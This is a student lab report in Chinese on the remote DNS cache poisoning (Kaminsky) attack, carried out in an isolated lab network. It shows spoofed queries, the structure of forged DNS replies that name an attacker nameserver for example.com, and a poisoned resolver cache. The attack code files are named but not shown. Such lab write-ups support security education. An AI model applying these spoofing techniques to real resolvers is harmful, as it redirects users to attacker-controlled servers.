Remote DNS Cache Poisoning Attack Lab Report


实验环境的配置只需将上一个实验 Local DNS attack LAB 的 DNS 服务器里面的 example.com 域删除即可。实验说明（Local DNS 服务器：10.0.2.6 ）（Attacker：10.0.2.4）（ns.dnslabattacker.net：10.0.2.4 是 attacker）（example.com 的真实 DNS 服务器 IP：199.43.135.53 和 199.43.133.53）

Task1: Remote Cache Poisoning


Task1.1: Spoofing DNS request.

代码：dig_command.c

每次构造不同的 example.com 域的 IP 请求，其运行结果：



```
;; QUESTION SECTION:
;xyz8.example.com.                IN      A

;; AUTHORITY SECTION:
example.com.            2948     IN      SOA     sns.dns.icann.org. noc.dns.ic

;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Nov 14 05:31:53 EST 2018
;; MSG SIZE  rcvd: 102

dig xyz9.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz9.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42341
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz9.example.com.                IN      A

;; AUTHORITY SECTION:
example.com.            2948     IN      SOA     sns.dns.icann.org. noc.dns.ic

;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Nov 14 05:31:53 EST 2018
;; MSG SIZE  rcvd: 102

dig xyz10.example.com
```




```
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0x1ba1 A xyz1.example.com OPT
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0xdb6d A xyz2.example.com OPT
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0xa830 A xyz3.example.com OPT
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0x218b A xyz4.example.com OPT
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0xc0e9 A xyz5.example.com OPT
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0xcb6b A xyz6.example.com OPT
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0x0d8a A xyz7.example.com OPT
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0x0867 A xyz8.example.com OPT
2018-11-… 10.0.2.4          87 10.0.2.6          Standard query 0x1269 A xyz9.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0xa9dc A xyz10.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x3995 A xyz11.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x8196 A xyz12.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0xc1a0 A xyz13.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x799d A xyz14.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x696d A xyz15.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x6c5c A xyz16.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0xc42f A xyz17.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x321b A xyz18.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x5ae6 A xyz19.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x66fa A xyz20.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x0c22 A xyz22.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x9418 A xyz23.example.com OPT
2018-11-… 10.0.2.4          88 10.0.2.6          Standard query 0x4294 A xyz24.example.com OPT
```

Task1.2: Spoofing DNS Replies.


代码及解析：spoofudp.c

DNS Reply 报文，首先 Trans ID 与请求报文的 ID 必须相同，其次表示响应状态的 flag，根据回复的状态设置不同的 flag 位。其次表示回复报文的数据包括什么部分以及数量。



```
▶ Frame 2: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_0a:43:a6 (08:00:27:0a:43:a6), Dst: PcsCompu_85:78:69 (08:00:27:85:78:69)
▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.4
▶ User Datagram Protocol, Src Port: 53, Dst Port: 44925
▼ Domain Name System (response)
    Transaction ID: 0x9684
  ▶ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 3
  ▶ Queries
  ▶ Answers
  ▶ Authoritative nameservers
  ▶ Additional records
    [Request In: 1]
    [Time: 0.000513753 seconds]
```


一般每条记录的格式如下所示，Name、Type、Class、Data length 以及 Dara 部分（根据 Type 的不同，格式可能不同，但本实验可以不需要）




```
  Authority RRs: 1
  Additional RRs: 3
▼ Queries
  ▼ www.example.com: type A, class IN
      Name: www.example.com
      [Name Length: 15]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
▼ Answers
  ▼ www.example.com: type A, class IN, addr 93.184.216.34
      Name: www.example.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 83365
      Data length: 4
      Address: 93.184.216.34
▼ Authoritative nameservers
```

根据以上的实例，自己构造报文如下：

构造了一条回答，构造了一个 Authority 以及一条 Additional，实验中只需 Authority 即可，若没有 Answer 需要修改 flag 里面的 no name 位。



```
  Transaction ID: 0x6998
▶ Flags: 0x8400 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 1
  Additional RRs: 1
▼ Queries
  ▼ xy0000.example.com: type A, class IN
      Name: xy0000.example.com
      [Name Length: 18]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
```




```
▼ Answers
  ▼ xy0000.example.com: type A, class IN, addr 1.2.3.4
      Name: xy0000.example.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 6000
      Data length: 4
      Address: 1.2.3.4
▼ Authoritative nameservers
  ▼ example.com: type NS, class IN, ns ns.dnslabattacker.net
      Name: example.com
      Type: NS (authoritative Name Server) (2)
      Class: IN (0x0001)
      Time to live: 6000
      Data length: 23
      Name Server: ns.dnslabattacker.net
```


Task 1.3: The Kaminsky Attack.

由于 example.com 的 DNS 服务器的 IP 有两个，且是随机的，所以需要同时启动两个程序运行攻击代码，在启动 dig_command（发送请求包）的程序后，立即两个启动攻击回复报文程序，但长时间无法成功，为了增加几率，我将回复的 url 按发送的规律增长。在经过长时间的等待以及多次实验后，毒化成功。

缓存截图：




```
                        172641  NS      g.gtld-servers.net.
                        172641  NS      h.gtld-servers.net.
                        172641  NS      i.gtld-servers.net.
                        172641  NS      j.gtld-servers.net.
                        172641  NS      k.gtld-servers.net.
                        172641  NS      l.gtld-servers.net.
                        172641  NS      m.gtld-servers.net.
; additional
                        86241   DS      30909 8 2 (
                                        E2D3C916F6DEEAC73294E8268FB5885044A8
                                        33FC5459588F4A9184CFC41A5766 )
; additional
                        86243   RRSIG   DS 8 1 86400 (
                                        20181129050000 20181116040000 2134 .
                                        aXIXZFAlzhB+hBmXJvDiNDBauC4TR4WD+Rm3
                                        DWV6HitcQO40Q5+o0As+ptmp8xboYeSsG3Lg
                                        iDpSBYDZRMn+1IWQliIznv+1jv53IbQrxbot
                                        faKIL1D5dt4scmqFEfgB3Qs9K0aq0E4SFHgo
                                        kjtqOziVHywU9CGG1HACyRMBi9u4cwMufHG5
                                        A0vHPCGynefN1FSwBEJUNKUZXTJ1GNAW1qs5
                                        H1qyBoD08h8xdYgrllgNqQKuiTMME7ZqaSR8
                                        +DqUV7pBoRwSLvgiekwV5ie683MwPXLwhVLq
                                        SoMs1IP6Ples8BT1s+pSR/z8QlPHqI13ep6o
                                        2EdwWAfppA1mzXXf9w== )
; authauthority
example.com.            148     NS      ns.dnslabattacker.net.
; additional
                        86242   DS      31406 8 1 (
                                        189968811E6EBA862DD6C209F75623D8D9ED
                                        9142 )
                        86242   DS      31406 8 2 (
                                        F78CF3344F72137235098ECBBD08947C2C90
                                        01C7F6A085A17F518B5D8F6B916D )
                        86242   DS      31589 8 1 (
```



```
; example.com. NSEC www.example.com. A NS SOA TXT AAAA RRSIG NSEC DNSKEY
; answer
xy0025.example.com.     3507    \-ANY   ;-$NXDOMAIN
; www.example.com. RRSIG NSEC ...
; www.example.com. NSEC example.com. A TXT AAAA RRSIG NSEC
; example.com. SOA sns.dns.icann.org. noc.dns.icann.org. 2018100718 7200 3600 1209600 3600
; example.com. RRSIG SOA ...
; example.com. RRSIG NSEC ...
; example.com. NSEC www.example.com. A NS SOA TXT AAAA RRSIG NSEC DNSKEY
; answer
xy0026.example.com.     3509    \-ANY   ;-$NXDOMAIN
; www.example.com. RRSIG NSEC ...
; www.example.com. NSEC example.com. A TXT AAAA RRSIG NSEC
; example.com. SOA sns.dns.icann.org. noc.dns.icann.org. 2018100718 7200 3600 1209600 3600
; example.com. RRSIG SOA ...
; example.com. RRSIG NSEC ...
; example.com. NSEC www.example.com. A NS SOA TXT AAAA RRSIG NSEC DNSKEY
; answer
xy0027.example.com.     3511    \-ANY   ;-$NXDOMAIN
; www.example.com. RRSIG NSEC ...
; www.example.com. NSEC example.com. A TXT AAAA RRSIG NSEC
; example.com. SOA sns.dns.icann.org. noc.dns.icann.org. 2018100718 7200 3600 1209600 3600
; example.com. RRSIG SOA ...
; example.com. RRSIG NSEC ...
; example.com. NSEC www.example.com. A NS SOA TXT AAAA RRSIG NSEC DNSKEY
; authanswer
xy0030.example.com.     148     A       1.2.3.4
; glue
a0.org.afilias-nst.info. 172644 A       199.19.56.1
; glue
                        172644  AAAA    2001:500:e::1
; glue
a2.org.afilias-nst.info. 172644 A       199.249.112.1
```


发送命令的 echo 截图：当嗅探成功时，显示了不同的回复状态。



```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 48992
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xy0027.example.com.            IN      A

